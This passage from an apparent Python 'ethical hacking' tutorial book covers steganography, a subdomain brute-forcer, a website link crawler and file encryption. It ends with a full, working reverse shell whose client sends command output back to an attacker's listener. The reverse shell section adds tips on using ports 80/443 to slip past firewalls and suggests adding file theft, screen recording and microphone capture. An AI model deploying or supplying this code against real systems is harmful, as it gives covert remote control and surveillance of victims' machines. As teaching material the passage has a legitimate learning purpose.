  File "E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography_advanced.py", line 135, in <module>
    encoded_image = encode(image_name=input_image, secret_data=secret_data, n_bits=args.n_bits)
  File "E:\repos\pythoncode-tutorials\ethical-hacking\steganography\steganography_advanced.py", line 27, in encode
    raise ValueError(f"[!] Insufficient bytes ({len(secret_data)}), need bigger image or less data.")
ValueError: [!] Insufficient bytes (370758), need bigger image or less data.
```

Two bits is still not enough. The maximum bytes to encode is 250KB, and we need around 370KB. Increasing to 3:

```
$ python steganography_advanced.py -e image.PNG -f data.csv -b 3

[*] Maximum bytes to encode: 375086
[*] Data size: 370758
```

```
[*] Encoding data...
[+] Saved encoded image.
```

You'll see now the `data.csv` is successfully encoded into a new `image_encoded.PNG` and it appeared in the current directory:



Let's extract the data from the `image_encoded.PNG` now:

```
$ python steganography_advanced.py -d image_encoded.PNG -f data_decoded.csv -b 3
[+] Decoding...
[+] File decoded, data_decoded.csv is saved successfully.
```

Amazing! This time I have passed the encoded image to the `-d` parameter. I have also passed `data_decoded.csv` to `-f` for the resulting filename to write. Let's recheck our directory:

Name	Date modified	Type	Size
data	6/21/2022 11:02 AM	CSV File	363 KB
data_decoded	6/28/2022 1:26 PM	CSV File	363 KB
foo	9/10/2021 4:34 PM	Adobe Acrobat Docu...	83 KB
image	9/10/2021 4:34 PM	PNG File	813 KB
image_encoded	6/28/2022 12:42 PM	PNG File	644 KB
README	9/10/2021 4:34 PM	Markdown Source File	2 KB
requirements	9/10/2021 4:34 PM	Text Document	1 KB
steganography	6/27/2022 12:35 PM	Python Source File	5 KB
steganography_advanced	6/28/2022 1:26 PM	Python Source File	7 KB

As you can see, the new file appeared identical to the original. Note that you must set the same `-b` parameter when encoding and decoding.

I emphasize that you only increase the `-b` parameter when necessary (i.e., when the data is big). I have tried to hide a larger file (over 700KB) into the same image, and the minimum allowed least significant bit was 6. Here's what the resulting encoded image looks like:

So there is clearly something wrong with the image, as the pixel values change in the range of -64 and +64, so that's a lot.

Conclusion

Awesome! You just learned how you can implement Steganography in Python on your own!

As you may notice, the resulting image will look exactly the same as the original image only when the number of least significant bits (`-b` parameter) is low such as one or two. So whenever a person sees the image, they won't be able to detect whether there is hidden data within it.

If the data you want to hide is big, then make sure you take a high-resolution image instead of increasing the `-b` parameter to a higher number than 4 because it will be so evident that there is something wrong with the picture.

Also, if you're familiar with Linux commands, you can also perform Steganography using standard Linux commands.

Here are some ideas and challenges you can do:

- Encrypting the data before encoding it in the image (this is often used in Steganography).
- Experiment with different images and data formats.
- Encode a massive amount of data in videos instead of images (you can do this with OpenCV as videos are just sequences of photos).

PROJECT 18: Make a Subdomain Scanner in Python

Learning how to build a Python script to scan for subdomains of a given domain using requests library.

Finding subdomains of a particular website let you explore the full domain infrastructure of it. Building such a tool is really handy when it comes to information gathering phase in penetration testing for ethical hackers.

Searching for subdomains manually would take forever. Luckily, we don't

have to do that, in this tutorial, we will build a subdomain scanner in Python using requests library. Let's get started!

Let's install it:

```
pip3 install requests
```

The method we gonna use here is brute-forcing, in other words, we gonna test all common subdomain names of that particular domain, whenever we receive a response from the server, that's an indicator for us that the subdomain is alive.

Open up a new Python file and follow along, let's use google.com for demonstration purposes, I used it because google has a lot of subdomains though:

```
import requests

# the domain to scan for subdomains
domain = "google.com"
```

Now we gonna need a big list of subdomains to scan, I've used a list of 100 subdomains just for demonstration, but in the real world, if you really want to discover all subdomains, you gotta use a bigger list, check this github repository which contains up to 10K subdomains.

I have a file "subdomains.txt" in the current directory, make sure you do too (grab your list of your choice in this repository):

```
# read all subdomains
file = open("subdomains.txt")
# read all content
content = file.read()
```

```
# split by new lines
subdomains = content.splitlines()
```

Now `subdomains` list contains the subdomains we want to test, let's brute-force:

```
# a list of discovered subdomains
discovered_subdomains = []
for subdomain in subdomains:
    # construct the url
    url = f"http://{subdomain}.{domain}"
    try:
        # if this raises an ERROR, that means the subdomain does not exist
        requests.get(url)
    except requests.ConnectionError:
        # if the subdomain does not exist, just pass, print nothing
        pass
    else:
        print("[+] Discovered subdomain:", url)
        # append the discovered subdomain to our list
        discovered_subdomains.append(url)
```


First, we build up the URL to be suitable for sending a request, then we use requests.get() function to get the HTTP response from the server, this will raise a ConnectionError exception whenever a server does not respond, that's why we wrapped it in a try/except block.

When the exception wasn't raised, then the subdomain exists. Let's write all the discovered subdomains to a file:

```
# save the discovered subdomains into a file
```

```
with open("discovered_subdomains.txt", "w") as f:
    for subdomain in discovered_subdomains:
        print(subdomain, file=f)
```

Here is a part of the result when I ran the script:



Once it's finished, you'll see a new file `discovered_subdomains.txt` appears, which includes all the discovered subdomains!

You'll notice when you run the script that's quite slow, especially when you use longer lists, as it's using a single thread to scan. However, if you want to accelerate the scanning process, you can use multiple threads for scanning, I've already wrote one, check it here.

Alright, we are done, now you know how to discover subdomains of any website you want!

PROJECT 19: Extract All Website Links in Python

Building a crawler to extract all website internal and external links using requests, requests_html and beautiful soup in Python.

Extracting all links of a web page is a common task among web scrapers. It is useful to build advanced scrapers that crawl every page of a certain website to extract data. It can also be used for the SEO diagnostics process or even the information gathering phase for penetration testers.

In this tutorial, you will learn how to build a link extractor tool in Python from Scratch using only requests and BeautifulSoup libraries.

Note that there are a lot of link extractors out there, such as Link Extractor by Sitechecker. The goal of this tutorial is to build one on your own using Python programming language.

Let's install the dependencies:

```
pip3 install requests bs4 colorama
```

We'll be using requests to make HTTP requests conveniently, BeautifulSoup for parsing HTML, and colorama for changing text color.

Open up a new Python file and follow along. Let's import the modules we need:

```
import requests
from urllib.parse import urlparse, urljoin
from bs4 import BeautifulSoup
import colorama
```

We are going to use colorama just for using different colors when printing, to distinguish between internal and external links:

```
# init the colorama module
colorama.init()
GREEN = colorama.Fore.GREEN
GRAY = colorama.Fore.LIGHTBLACK_EX
RESET = colorama.Fore.RESET
YELLOW = colorama.Fore.YELLOW
```

We gonna need two global variables, one for all internal links of the website and the other for all the external links:

```
# initialize the set of links (unique links)
internal_urls = set()
external_urls = set()
```

- Internal links are URLs that link to other pages of the same website.
- External links are URLs that link to other websites.

Since not all links in anchor tags (a tags) are valid (I've experimented with this), some are links to parts of the website, and some are javascript, so let's write a function to validate URLs:

```
def is_valid(url):
    """
    Checks whether `url` is a valid URL.
    """
    parsed = urlparse(url)
    return bool(parsed.netloc) and bool(parsed.scheme)
```

This will ensure that a proper scheme (protocol, e.g http or https) and domain

name exist in the URL.

Now let's build a function to return all the valid URLs of a web page:

```
def get_all_website_links(url):
    """
    Returns all URLs that is found on `url` in which it belongs to the same website
    """
    # all URLs of `url`
    urls = set()
    # domain name of the URL without the protocol
    domain_name = urlparse(url).netloc
    soup = BeautifulSoup(requests.get(url).content, "html.parser")
```

First, I initialized the urls set variable; I've used Python sets here because we don't want redundant links.

Second, I've extracted the domain name from the URL. We gonna need it to check whether the link we grabbed is external or internal.

Third, I've downloaded the HTML content of the web page and wrapped it with a `soup` object to ease HTML parsing.

Let's get all HTML a tags (anchor tags that contains all the links of the web page):

```
    for a_tag in soup.findAll("a"):
        href = a_tag.attrs.get("href")
        if href == "" or href is None:
            # href empty tag
            continue
```

So we get the href attribute and check if there is something there. Otherwise, we just continue to the next link.

Since not all links are absolute, we gonna need to join relative URLs with their domain name (e.g when href is "/search" and url is "google.com", the result will be "google.com/search"):

```
        # join the URL if it's relative (not absolute link)
        href = urljoin(url, href)
```

Now we need to remove HTTP GET parameters from the URLs, since this will cause redundancy in the set, the below code handles that:

```
        parsed_href = urlparse(href)
        # remove URL GET parameters, URL fragments, etc.
        href = parsed_href.scheme + "://" + parsed_href.netloc + parsed_href.path
```

Let's finish up the function:

```
        if not is_valid(href):
            # not a valid URL
            continue
        if href in internal_urls:
            # already in the set
            continue
        if domain_name not in href:
            # external link
            if href not in external_urls:
```

```
            print(f"{GRAY}[!] External link: {href}{RESET}")
            external_urls.add(href)
            continue
        print(f"{GREEN}[*] Internal link: {href}{RESET}")
        urls.add(href)
        internal_urls.add(href)
    return urls
```

All we did here is checking:

- If the URL isn't valid, continue to the next link.
- If the URL is already in the internal_urls, we don't need that either.
- If the URL is an external link, print it in gray color and add it to our global external_urls set and continue to the next link.

Finally, after all checks, the URL will be an internal link, we print it and add it to our urls and internal_urls sets.

The above function will only grab the links of one specific page, what if we want to extract all links of the entire website? Let's do this:

```
# number of urls visited so far will be stored here
total_urls_visited = 0

def crawl(url, max_urls=30):
    """
    Crawls a web page and extracts all links.
    You'll find all links in `external_urls` and `internal_urls` global set variables.
    params:
        max_urls (int): number of max urls to crawl, default is 30.
```

```
    """
    global total_urls_visited
    total_urls_visited += 1
    print(f"{YELLOW}[*] Crawling: {url}{RESET}")
    links = get_all_website_links(url)
    for link in links:
        if total_urls_visited > max_urls:
            break
        crawl(link, max_urls=max_urls)
```

This function crawls the website, which means it gets all the links of the first page and then calls itself recursively to follow all the links extracted previously. However, this can cause some issues; the program will get stuck on large websites (that got many links) such as google.com. As a result, I've added a max_urls parameter to exit when we reach a certain number of URLs checked.

Alright, let's test this; make sure you use this on a website you're authorized to. Otherwise, I'm not responsible for any harm you cause.

```
if __name__ == "__main__":
    crawl("https://www.bbc.com")
    print("[+] Total Internal links:", len(internal_urls))
    print("[+] Total External links:", len(external_urls))
    print("[+] Total URLs:", len(external_urls) + len(internal_urls))
    print("[+] Total crawled URLs:", max_urls)
```

I'm testing on this website. However, I highly encourage you not to do that; that will cause a lot of requests and will crowd the web server, and may block your IP address.

Here is a part of the output:

```
[*] Internal link: https://www.thepythoncode.com/article/get-youtube-data-python
[*] Internal link: https://www.thepythoncode.com/article/image-classification-keras-python
[*] Internal link: https://www.thepythoncode.com/article/access-wikipedia-python
[*] Internal link: https://www.thepythoncode.com/article/make-screen-recorder-python
[*] Internal link: https://www.thepythoncode.com/article/make-process-monitor-python
[*] Internal link: https://www.thepythoncode.com/article/control-keyboard-python
[*] Internal link: https://www.thepythoncode.com/article/get-hardware-system-information-python
[*] Internal link: https://www.thepythoncode.com/article/send-receive-files-using-sockets-python
[*] Internal link: https://www.thepythoncode.com/article/build-spam-classifier-keras-python
[*] Internal link: https://www.thepythoncode.com/article/make-bot-fbchat-python
[!] External link: https://pypi.org/project/requests/
[!] External link: https://github.com/x4nth055/pythoncode-tutorials/tree/master/web-scraping/yout
[!] External link: https://github.com/boppreh/keyboard
[!] External link: https://github.com/x4nth055/pythoncode-tutorials/tree/master/general/keyboard-
```

After the crawling finishes, it'll print the total links extracted and crawled:

```
[+] Total Internal links: 90
[+] Total External links: 137
[+] Total URLs: 227
[+] Total crawled URLs: 30
```

Awesome, right? I hope this tutorial was a benefit for you to inspire you to build such tools using Python.

There are some websites that load most of their content using JavaScript. Therefore, we need to use the requests_html library instead, which enables us to execute Javascript using Chromium; I already wrote a script for that by adding just a few lines (as requests_html is quite similar to requests). Check it here.

Requesting the same website many times in a short period may cause the website to block your IP address. In that case, you need to use a proxy server for such purposes.

If you're interested in grabbing images instead, check this tutorial: How to Download All Images from a Web Page in Python, or if you want to extract HTML tables, check this tutorial.

I edited the code a little bit, so you can save the output URLs in a file and pass URLs from command line arguments. I highly suggest you check the complete code here.

Want to Learn More about Web Scraping?

Finally, if you want to dig more into web scraping with different Python libraries, not just BeautifulSoup, the below courses will definitely be valuable for you:

- Modern Web Scraping with Python using Scrapy Splash Selenium.
- Web Scraping and API Fundamentals in Python.

PROJECT 20: Encrypt and Decrypt Files in Python

Encrypting and decrypting files in Python using symmetric encryption scheme with cryptography library.

Encryption is the process of encoding a piece of information in such a way that only authorized parties can access it. It is critically important because it allows you to securely protect data that you don't want anyone to see or access.

In this tutorial, you will learn how to use Python to encrypt files or any byte object (also string objects) using the cryptography library.

We will be using symmetric encryption, which means the same key we used to encrypt data, is also usable for decryption. There are a lot of encryption algorithms out there. The library we gonna use is built on top of the AES algorithm.

Note: It is important to understand the difference between encryption and hashing algorithms. In encryption, you can retrieve the original data once you have the key, wherein hashing functions, you cannot; that's why they're called one-way encryption.

Table of content:

- Generating the Key
- Text Encryption
- File Encryption
- File Encryption with Password

RELATED: *How to Extract and Decrypt Chrome Cookies in Python*.

Let's start off by installing `cryptography`:

```
pip3 install cryptography
```

Open up a new Python file, and let's get started:

```
from cryptography.fernet import Fernet
```

Generating the Key

Fernet is an implementation of symmetric authenticated cryptography; let's start by generating that key and writing it to a file:

```
def write_key():
    """
```

```
    Generates a key and save it into a file
    """
    key = Fernet.generate_key()
    with open("key.key", "wb") as key_file:
        key_file.write(key)
```

The `Fernet.generate_key()` function generates a fresh fernet key, you really need to keep this in a safe place. If you lose the key, you will no longer be able to decrypt data that was encrypted with this key.

Since this key is unique, we won't be generating the key each time we encrypt anything, so we need a function to load that key for us:

```
def load_key():
    """
    Loads the key from the current directory named `key.key`
    """
    return open("key.key", "rb").read()
```

Text Encryption

Now that we know how to generate, save and load the key, let's start by encrypting string objects, just to make you familiar with it first.

Generating and writing the key to a file:

```
# generate and write a new key
write_key()
```

Let's load that key:

```
# load the previously generated key
key = load_key()
```

Some message:

```
message = "some secret message".encode()
```

Since strings have the type of `str` in Python, we need to encode them and convert them to `bytes` to be suitable for encryption, the `encode()` method encodes that string using the utf-8 codec. Initializing the `Fernet` class with that key:

```
# initialize the Fernet class
f = Fernet(key)
```

Encrypting the message:

```
# encrypt the message
encrypted = f.encrypt(message)
```

`f.encrypt()` method encrypts the data passed. The result of this encryption is known as a "Fernet token" and has strong privacy and authenticity guarantees.

Let's see how it looks:

```
# print how it looks
print(encrypted)
```

Output:

```
b'gAAAAABdjSdoqn4kx6XMw_fMx5YT2eaeBBCEue3N2FWHhlXjD6JXJy
c-0o-KVqcYxqWAIG-LVVI_1U='
```

Decrypting that:

```
decrypted_encrypted = f.decrypt(encrypted)
print(decrypted_encrypted)
```

```
b'some secret message'
```

That's indeed, the same message.

`f.decrypt()` method decrypts a Fernet token. This will return the original plaintext as the result when it's successfully decrypted, otherwise, it'll raise an exception.

Learn also: *How to Encrypt and Decrypt PDF Files in Python*.

File Encryption

Now you know how to basically encrypt strings, let's dive into file encryption; we need a function to encrypt a file given the name of the file and key:

```
def encrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it encrypts the file and write it
    """
    f = Fernet(key)
```

After initializing the `Fernet` object with the given key, let's read the target file first:

```
    with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
```

`file_data` contains the data of the file, encrypting it:

```
    # encrypt data
    encrypted_data = f.encrypt(file_data)
```

Writing the encrypted file with the same name, so it will override the original (don't use this on sensitive information yet, just test on some junk data):


```
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)
```

Okay, that's done. Going to the decryption function now, it is the same process, except we will use the `decrypt()` function instead of `encrypt()` on the `Fernet` object:

```
def decrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it decrypts the file and write it
    """
    f = Fernet(key)
```

```
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    decrypted_data = f.decrypt(encrypted_data)
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)
```

Let's test this. I have a `data.csv` file and a key in the current directory, as shown in the following figure:



It is a completely readable file. To encrypt it, all we need to do is call the function we just wrote:

```
# uncomment this if it's the first time you run the code, to generate the key
# write_key()
# load the key
key = load_key()
# file name
file = "data.csv"
# encrypt it
encrypt(file, key)
```

Once you execute this, you may see the file increased in size, and it's

unreadable; you can't even read a single word!

To get the file back into the original form, just call the `decrypt()` function:

```
# decrypt the file
decrypt(file, key)
```

That's it! You'll see the original file appears in place of the encrypted previously.

File Encryption with Password

Instead of randomly generating a key, what if we can generate the key from a password? Well, to be able to do that, we can use algorithms that are for this purpose.

One of these algorithms is Scrypt. It is a password-based key derivation function that was created in 2009 by Colin Percival, we will be using it to generate keys from a password.

If you want to follow along, create a new Python file and import the following:

```
import cryptography
from cryptography.fernet import Fernet
from cryptography.hazmat.primitives.kdf.scrypt import Scrypt

import secrets
import base64
import getpass
```

First, key derivation functions need random bits added to the password before

it's hashed; these bits are called the salt, which helps strengthen security and protect against dictionary and brute-force attacks. Let's make a function to generate that using the `secrets` module:

```
def generate_salt(size=16):
    """Generate the salt used for key derivation,
    `size` is the length of the salt to generate"""
    return secrets.token_bytes(size)
```

We have a tutorial on generating random data. Make sure to check it out if you're unsure about the above cell.

Next, let's make a function to derive the key from the password and the salt:

```
def derive_key(salt, password):
    """Derive the key from the `password` using the passed `salt`"""
    kdf = Scrypt(salt=salt, length=32, n=2**14, r=8, p=1)
    return kdf.derive(password.encode())
```

We initialize the Scrypt algorithm by passing:

- The `salt`.
- The desired `length` of the key (32 in this case).
- `n`: CPU/Memory cost parameter, must be larger than 1 and be a power of 2.
- `r`: Block size parameter.
- `p`: Parallelization parameter.

As mentioned in the documentation, `n`, `r`, and `p` can adjust the computational and memory cost of the Scrypt algorithm. RFC 7914 recommends values of `r=8`, `p=1`, where the original Scrypt paper suggests that `n` should have a minimum value of `2**14` for interactive logins or `2**20` for more sensitive

files; you can check the documentation for more information.

Next, we make a function to load a previously generated salt:

```
def load_salt():
    # load salt from salt.salt file
    return open("salt.salt", "rb").read()
```

Now that we have the salt generation and key derivation functions, let's make the core function that generates the key from a password:

```
def generate_key(password, salt_size=16, load_existing_salt=False,
save_salt=True):
    """
    Generates a key from a `password` and the salt.
    If `load_existing_salt` is True, it'll load the salt from a file
    in the current directory called "salt.salt".
    If `save_salt` is True, then it will generate a new salt
    and save it to "salt.salt"
    """
    if load_existing_salt:
        # load existing salt
        salt = load_salt()
    elif save_salt:
        # generate new salt and save it
        salt = generate_salt(salt_size)
        with open("salt.salt", "wb") as salt_file:
            salt_file.write(salt)
    # generate the key from the salt and the password
    derived_key = derive_key(salt, password)
    # encode it using Base 64 and return it
```

```
    return base64.urlsafe_b64encode(derived_key)
```

The above function accepts the following arguments:

- `password`: The password string to generate the key from.
- `salt_size`: An integer indicating the size of the salt to generate.
- `load_existing_salt`: A boolean indicating whether we load a previously generated salt.
- `save_salt`: A boolean to indicate whether we save the generated salt.

After we load or generate a new salt, we derive the key from the password using our `derive_key()` function, and finally, return the key as a Base64-encoded text.

Now we can use the same `encrypt()` function we defined earlier:

```
def encrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it encrypts the file and write it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
    # encrypt data
    encrypted_data = f.encrypt(file_data)
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)
```

For the `decrypt()` function, we add a simple try-except block to handle the exception when the password is wrong:

```
def decrypt(filename, key):
    """
    Given a filename (str) and key (bytes), it decrypts the file and write it
    """
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("Invalid token, most likely the password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)
    print("File decrypted successfully")
```

Awesome! Let's use `argparse` so we can pass arguments from the command line:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="File Encryptor Script with a Password")
    parser.add_argument("file", help="File to encrypt/decrypt")
```

```
    parser.add_argument("-s", "--salt-size", help="If this is set, a new salt with the passed size is generated",
                        type=int)
    parser.add_argument("-e", "--encrypt", action="store_true",
                        help="Whether to encrypt the file, only -e or -d can be specified.")
    parser.add_argument("-d", "--decrypt", action="store_true",
                        help="Whether to decrypt the file, only -e or -d can be specified.")

    args = parser.parse_args()
    file = args.file

    if args.encrypt:
        password = getpass.getpass("Enter the password for encryption: ")
    elif args.decrypt:
        password = getpass.getpass("Enter the password you used for encryption: ")

    if args.salt_size:
        key = generate_key(password, salt_size=args.salt_size, save_salt=True)
    else:
        key = generate_key(password, load_existing_salt=True)

    encrypt_ = args.encrypt
    decrypt_ = args.decrypt

    if encrypt_ and decrypt_:
        raise TypeError("Please specify whether you want to encrypt the file or decrypt it.")
    elif encrypt_:
```

```
        encrypt(file, key)
    elif decrypt_:
        decrypt(file, key)
    else:
        raise TypeError("Please specify whether you want to encrypt the file or decrypt it.")
```

Let's test our script by encrypting `data.csv` as previously:

```
$ python crypt_password.py data.csv --encrypt --salt-size 16
Enter the password for encryption:
```

You'll be prompted to enter a password, `get_pass()` hides the characters you type, so it's more secure. You'll also notice that the `salt.salt` file is generated.

If you open the target `data.csv` file, you'll see it's encrypted. Now let's try to decrypt it with the wrong password:

```
$ python crypt_password.py data.csv --decrypt
Enter the password you used for encryption:
Invalid token, most likely the password is incorrect
```

The `data.csv` remains as is. Let's pass the correct password that was used in the encryption:

```
$ python crypt_password.py data.csv --decrypt
Enter the password you used for encryption:
File decrypted successfully
```

Amazing! You'll see that the `data.csv` returned to its original form.

Note that if you generate another salt (by passing `-s` or `--salt-size`) while decrypting, even if it's the correct password, you won't be able to recover the file as a new salt will be generated that overrides the previous one, so make sure to not pass `-s` or `--salt-size` when decrypting.

Conclusion

Check cryptography's official documentation for further details and instructions.

Note that you need to beware of large files, as the file will need to be completely on memory to be suitable for encryption. You need to consider using some methods of splitting the data or file compression for large files!

Here is the full code for both techniques used in this tutorial.

Also, if you're interested in cryptography, I would personally suggest you take the Cryptography I course on Coursera, as it is detailed and very suitable for you as a programmer.

PROJECT 21: Create a Reverse Shell in Python

Building a reverse shell in Python using sockets that can execute remote shell commands and send the results back to the server.

Introduction

There are many ways to gain control over a compromised system. A common

practice is to gain interactive shell access, which enables you to try to gain complete control of the operating system. However, most basic firewalls block direct remote connections. One of the methods to bypass this is to use reverse shells.

A reverse shell is a program that executes local cmd.exe (for Windows) or bash/zsh (for Unix-like) commands and sends the output to a remote machine. With a reverse shell, the target machine initiates the connection to the attacker machine, and the attacker's machine listens for incoming connections on a specified port; this will bypass firewalls.

The basic idea of the code we will implement is that the attacker's machine will keep listening for connections. Once a client (or target machine) connects, the server will send shell commands to the target machine and expect output results.

Related: *How to Use Hash Algorithms in Python using hashlib*.

Server Side

First, let's start with the server (attacker's code):

```
import socket

SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128 # 128KB max size of messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
# create a socket object
s = socket.socket()
```

Notice that I've used `0.0.0.0` as the server IP address, this means all IPv4 addresses on the local machine. You may wonder why we don't just use our local IP address or `localhost` or `127.0.0.1` ? Well, if the server has two IP addresses, let's say `192.168.1.101` on a network, and `10.0.1.1` on another, and the server listens on `0.0.0.0`, then it will be reachable at both of those IPs.

We then specified some variables and initiated the TCP socket. Notice I used `5003` as the TCP port, feel free to choose any port above 1024; just make sure it's not used, and you should use it on both sides (i.e., server and client).

However, malicious reverse shells usually use the popular port 80 (i.e `HTTP`) or 443 (i.e `HTTPS`), this will allow it to bypass firewall restrictions of the target client, feel free to change it and try it out!

Now let's bind that socket we just created to our IP address and port:

```
# bind the socket to all IP addresses of this host
s.bind((SERVER_HOST, SERVER_PORT))
```

Listening for connections:

```
s.listen(5)
print(f"Listening as {SERVER_HOST}:{SERVER_PORT} ...")
```

If any client attempts to connect to the server, we need to accept it:

```
# accept any connections attempted
client_socket, client_address = s.accept()
print(f"{client_address[0]}:{client_address[1]} Connected!")
```

accept() function waits for an incoming connection and returns a new socket representing the connection (client_socket), and the address (IP and port) of

the client.

Now below code will be executed only if a user is connected to the server; let us receive a message from the client that contains the current working directory of the client:

```
# receiving the current working directory of the client
cwd = client_socket.recv(BUFFER_SIZE).decode()
print("[+] Current working directory:", cwd)
```

Note that we need to encode the message to bytes before sending, and we must send the message using the `client_socket` and not the server socket.

Now let's start our main loop, which is sending shell commands and retrieving the results, and printing them:

```
while True:
    # get the command from prompt
    command = input(f"{cwd} $> ")
    if not command.strip():
        # empty command
        continue
    # send the command to the client
    client_socket.send(command.encode())
    if command.lower() == "exit":
        # if the command is exit, just break out of the loop
        break
    # retrieve command results
    output = client_socket.recv(BUFFER_SIZE).decode()
    # split command output and current directory
    results, cwd = output.split(SEPARATOR)
```

```
    # print output
    print(results)
```

In the above code, we're prompting the server user (i.e., attacker) of the command he wants to execute on the client; we send that command to the client and expect the command's output to print it to the console.

Note that we're splitting the output into command results and the current working directory. That's because the client will be sending both of these messages in a single send operation.

If the command is "exit", just exit out of the loop and close the connections.

Client Side

Let's see the code of the client now, open up a new file and write:

```
import socket
import os
import subprocess
import sys

SERVER_HOST = sys.argv[1]
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128 # 128KB max size of messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
```

Above, we're setting the `SERVER_HOST` to be passed from the command line arguments, this is the IP or host of the server machine. If you're on a local

network, then you should know the private IP of the server by using the command `ipconfig` on Windows and `ifconfig` on Linux.

Note that if you're testing both codes on the same machine, you can set the `SERVER_HOST` to `127.0.0.1` and it will work just fine.

Let's create the socket and connect to the server:

```
# create the socket object
s = socket.socket()
# connect to the server
s.connect((SERVER_HOST, SERVER_PORT))
```

Remember, the server expects the current working directory of the client just after connection. Let's send it then:

```
# get the current directory
cwd = os.getcwd()
s.send(cwd.encode())
```

We used the `getcwd()` function from `os` module, this function returns the current working directory. For instance, if you execute this code in the Desktop, it'll return the absolute path of the Desktop.

Going to the main loop, we first receive the command from the server, execute it and send the result back. Here is the code for that:

```
while True:
    # receive the command from the server
    command = s.recv(BUFFER_SIZE).decode()
    splited_command = command.split()
    if command.lower() == "exit":
```

```
            # if the command is exit, just break out of the loop
            break
        if splited_command[0].lower() == "cd":
            # cd command, change directory
            try:
                os.chdir(' '.join(splited_command[1:]))
            except FileNotFoundError as e:
                # if there is an error, set as the output
                output = str(e)
            else:
                # if operation is successful, empty message
                output = ""
        else:
            # execute the command and retrieve the results
            output = subprocess.getoutput(command)
        # get the current working directory as output
        cwd = os.getcwd()
        # send the results back to the server
        message = f"{output}{SEPARATOR}{cwd}"
        s.send(message.encode())
# close client connection
s.close()
```

First, we receive the command from the server using `recv()` method on the socket object, we then check if it's a `cd` command, if that's the case, then we use the `os.chdir()` function to change the directory, that's because `subprocess.getoutput()` spawns its own process and does not change the directory on the current Python process.

After that, if it's not a `cd` command, then we simply

use `subprocess.getoutput()` function to get the output of the command executed.

Finally, we prepare our message that contains the command output and working directory and then send it.

Results

Okay, we're done writing the code for both sides. Let's run them. First, you need to run the server to listen on that port and then run the client after that.

Below is a screenshot of when I started the server and instantiated a new client connection, and then ran a demo `dir` command:

```
E:\reverse_shell>python server.py
Listening as 0.0.0.0:5003 ...
127.0.0.1:57652 Connected!
[+] Current working directory: E:\reverse_shell
E:\reverse_shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\reverse_shell

04/27/2021  11:30 PM    <DIR>          .
04/27/2021  11:30 PM    <DIR>          ..
04/27/2021  11:40 PM             1,460 client.py
09/24/2019  01:47 PM             1,070 README.md
04/27/2021  11:40 PM             1,548 server.py
               3 File(s)          4,078 bytes
               2 Dir(s)  87,579,619,328 bytes free
E:\reverse_shell $>
```

And this was my run command on the client-side:

```
E:\reverse_shell>python client.py 127.0.0.1
```

Incredible, isn't it? You can execute any shell command available in that operating system.

Note that I used `127.0.0.1` to run both sides on the same machine, but you can do it remotely on a local network or the Internet.

Conclusion

Here are some ideas to extend that code:

- Use the built-in `threading` module to enable the server to accept multiple client connections at the same time.
- Add a custom command that gets system and hardware information using psutil third-party module. Check this tutorial: How to Get Hardware and System Information in Python.
- Add download and upload commands to download and upload files from/to the client. Check this out: How to Transfer Files in the Network using Sockets in Python.
- Make a custom command to record the client's screen and then download the recorded video. This tutorial can help: How to Make a Screen Recorder in Python.
- Add another command to record the client's audio on their default microphone. Check this tutorial.
